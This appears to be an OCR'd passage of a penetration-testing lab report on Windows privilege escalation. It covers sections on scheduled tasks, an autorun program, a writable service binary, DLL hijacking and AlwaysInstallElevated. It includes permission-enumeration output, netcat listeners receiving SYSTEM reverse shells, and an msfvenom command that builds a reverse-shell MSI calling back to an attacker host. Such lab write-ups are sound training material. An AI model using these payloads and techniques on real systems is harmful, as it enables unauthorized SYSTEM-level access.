


A scheduled task named LPE was configured to run at user logon, executing a batch script located at C:\PrivEsc\lpe.bat. Although the script attempted multiple registry and file-based privilege escalation techniques, the login credentials it used were invalid. We can modify the script to launch a reverse shell executable on login, allowing SYSTEM access after relogin.

vi- CleanUp


sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
Task Scheduler
File Action View Help
Task Scheduler (Local)
Task Scheduler Library
Name Status Triggers
CleanUp Ready At 2:52 PM on 4/8/2024 - After triggered, repeat every 00:01:00 indefinitely.
FancyTask Ready At 3:50 PM on 4/13/2025 - After triggered, repeat every 00:02:00 indefinitely.
LPE Ready At log on of any user
MicrosoftEd... Running Multiple triggers defined
MicrosoftEd... Ready At 3:52 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
OneDrive Re... Ready At 3:51 PM on 4/7/2024 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Re... Ready At 3:31 PM on 4/7/2024 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Re... Ready At 4:46 PM on 4/12/2025 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Re... Ready At 3:59 PM on 4/7/2024 - After triggered, repeat every 1.00:00:00 indefinitely.
General Triggers Actions Conditions Settings History
When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.
Action Details
Start a program powershell.exe -exec bypass -nop C:\DevTools\CleanUp.ps1





The CleanUp scheduled task, set to run every minute as SYSTEM, executed a PowerShell script located at C:\DevTools\CleanUp.ps1. The script was modified to include a call to a reverse shell executable. Upon execution, this resulted in a SYSTEM-level shell, confirming successful privilege escalation through an overly permissive and routinely triggered task script.

vii- Autorun Program

sarjounradiyeh@kali: ~

FreeRDP: 192.168.174.174

Select cmd.exe (running as WINDOWSBOXA\bob)

```
C:\PrivEsc\WinPrivEscTools>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    bginfo    REG_SZ    C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
    My Program    REG_SZ    "C:\Program Files\Autorun Program\program.exe"
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr


C:\PrivEsc\WinPrivEscTools>accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WINDOWSBOXA\IEUser
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS
```

sarjounradiyeh - Thunar

FreeRDP: 192.168.174.174

ost Name: WINDOWSBOXA

Manage | Autorun Program


ıe | Share | View | Application Tools


« Windows 10 (C:) › Program Files › Autorun Program

Search Autorun Program

Name	Date modified	Type	Size
program - Copy	9/15/2018 12:28 AM	Application	11 KB
program	5/7/2025 3:28 AM	Application	7 KB

The startup registry entry "My Program" pointed to a globally writable program.exe in C:\Program Files\Autorun Program. This allowed replacing it with a reverse shell. On reboot, the system executed it, granting a SYSTEM-level shell.





Since Bob lacked SeShutdownPrivilege, he couldn’t reboot the system himself to trigger the persistence mechanism. Instead, I waited for another user (like jtribbiani) to restart the machine. Upon reboot, the malicious startup executable ran, successfully granting me another reverse shell as SYSTEM.

viii- filepermservice

sarjounradiyeh@kali: ~

FreeRDP: 192.168.174.174

cmd.exe (running as WINDOWSBOXA\bob)

```
C:\PrivEsc\WinPrivEscTools>accesschk /accepteula -uvqc filepermsvc
filepermsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  R  Everyone
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL

C:\PrivEsc\WinPrivEscTools>accesschk /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WINDOWSBOXA\IEUser
        FILE_ALL_ACCESS
  RW BUILTIN\Users
```

sarjounradiyeh@kali: ~

FreeRDP: 192.168.174.174

Host Name: WINDOWSBOXA

File Permissions Service

File Home Share View

« Windows 10 (C:) › Program Files › File Permissions Service

Search File Permissions Service

Quick access
Desktop
Downloads
Documents

Name	Date modified	Type	Size
filepermservice - Copy	4/8/2024 2:52 PM	Application	9 KB
filepermservice	5/7/2025 3:28 AM	Application	7 KB

cmd.exe (running as WINDOWSBOXA\bob) - net start filepermsvc

```
C:\PrivEsc\WinPrivEscTools>net start filepermsvc
```

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.174.149] from (UNKNOWN) [192.168.174.174] 49817
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

The filepermsvc service was found to be modifiable and executable by all users, including "Everyone." Since filepermservice.exe was located in a writable directory and could be replaced, it was swapped with a reverse shell binary. Starting the service afterward triggered the payload and granted a reverse shell with SYSTEM-level privileges.

ix- dllsvc

```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)
C:\PrivEsc\WinPrivEscTools>accesschk.exe /accepteula -uvqc bob dllsvc
R  dllsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL

C:\PrivEsc\WinPrivEscTools>sc qc dllsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DLL Hijack Service\dllhijackservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DLL Hijack Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\PrivEsc\WinPrivEscTools>
```

sarjounradiyeh@kali: ~

FreeRDP: 192.168.174.174

cmd.exe (running as WINDOWSBOXA\bob)

```
C:\PrivEsc\WinPrivEscTools>net start dllsvc
The DLL Hijack Service service is starting.
The DLL Hijack Service service was started successfully.


C:\PrivEsc\WinPrivEscTools>_
```

sarjounradiyeh@kali: ~


FreeRDP: 192.168.174.174


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\System\CurrentControlSet\Servi...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: R...
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
5:49:1...	dllhijackservice....	8144	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ, Le...
5:49:1...	dllhijackservice....	8144	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\System\Setup	SUCCESS	Desired Access: R...
5:49:1...	dllhijackservice....	8144	RegQueryValue	HKLM\SYSTEM\Setup\OOBEInProgress	SUCCESS	Type: REG_DWO...
5:49:1...	dllhijackservice....	8144	RegCloseKey	HKLM\SYSTEM\Setup	SUCCESS	
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\System\Setup	SUCCESS	Desired Access: R...
5:49:1...	dllhijackservice....	8144	RegQueryValue	HKLM\SYSTEM\Setup\SystemSetupIn...	SUCCESS	Type: REG_DWO...
5:49:1...	dllhijackservice....	8144	RegCloseKey	HKLM\SYSTEM\Setup	SUCCESS	
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\Software\Microsoft\Windows N...	SUCCESS	Desired Access: Q...
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
5:49:1...	dllhijackservice....	8144	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\Software\Policies\Microsoft\Win...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\Software\Microsoft\Rpc	SUCCESS	Desired Access: Q...
5:49:1...	dllhijackservice....	8144	RegQueryValue	HKLM\SOFTWARE\Microsoft\Rpc\Idle...	NAME NOT FOUND	Length: 16
5:49:1...	dllhijackservice....	8144	RegCloseKey	HKLM\SOFTWARE\Microsoft\Rpc	SUCCESS	
5:49:1...	dllhijackservice....	8144	Thread Create		SUCCESS	Thread ID: 8072
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
5:49:1...	dllhijackservice....	8144	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
5:49:1...	dllhijackservice....	8144	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 16
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Program Files\DLL Hijack Service\hij...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\System\hijackme.dll	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\hijackme.dll	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\hijackme.dll	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\System32\wbem\hijackme...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\System32\WindowsPower...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\System32\OpenSSH\hijac...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\ProgramData\chocolatey\bin\hijack...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Program Files\Puppet Labs\Puppet\...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Users\IEUser\AppData\Local\Micro...	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Temp\hijackme.dll	NAME NOT FOUND	Desired Access: R...
5:49:1...	dllhijackservice....	8144	CreateFile	C:\Windows\system32\config\systempr...	PATH NOT FOUND	Desired Access: R...
5:49:4...	dllhijackservice....	8144	Thread Exit		SUCCESS	Thread ID: 1612, ...

The DLL hijack service (dllsvc) is configured to start on demand and runs with LocalSystem privileges. From the permissions (accesschk) results, we confirmed that the user "bob" can start and stop the service. By analyzing the service executable behavior using Process Monitor, we observed that it attempts to load hijackme.dll from multiple directories, including C:\Users\bob\AppData\Local\Microsoft, which is writeable. This confirms that we can escalate privileges by placing a malicious hijackme.dll in one of these writable paths. Once the DLL was placed, starting the service led to code execution as SYSTEM.






```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.174.149] from (UNKNOWN) [192.168.174.174] 49879
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


The DLL Hijack vulnerability in the dllsvc service was successfully exploited. A malicious DLL was crafted with msfvenom, placed in C:\Temp, and the service was restarted. This triggered the execution of the payload, granting a SYSTEM-level reverse shell.

x- AlwaysInstallElevated

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.174.149 LPORT=4444 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi
```




The target machine had the AlwaysInstallElevated policy enabled, which allows any .msi package to run with elevated privileges. A malicious MSI file (reverse.msi) was generated using msfvenom and transferred to the desktop.



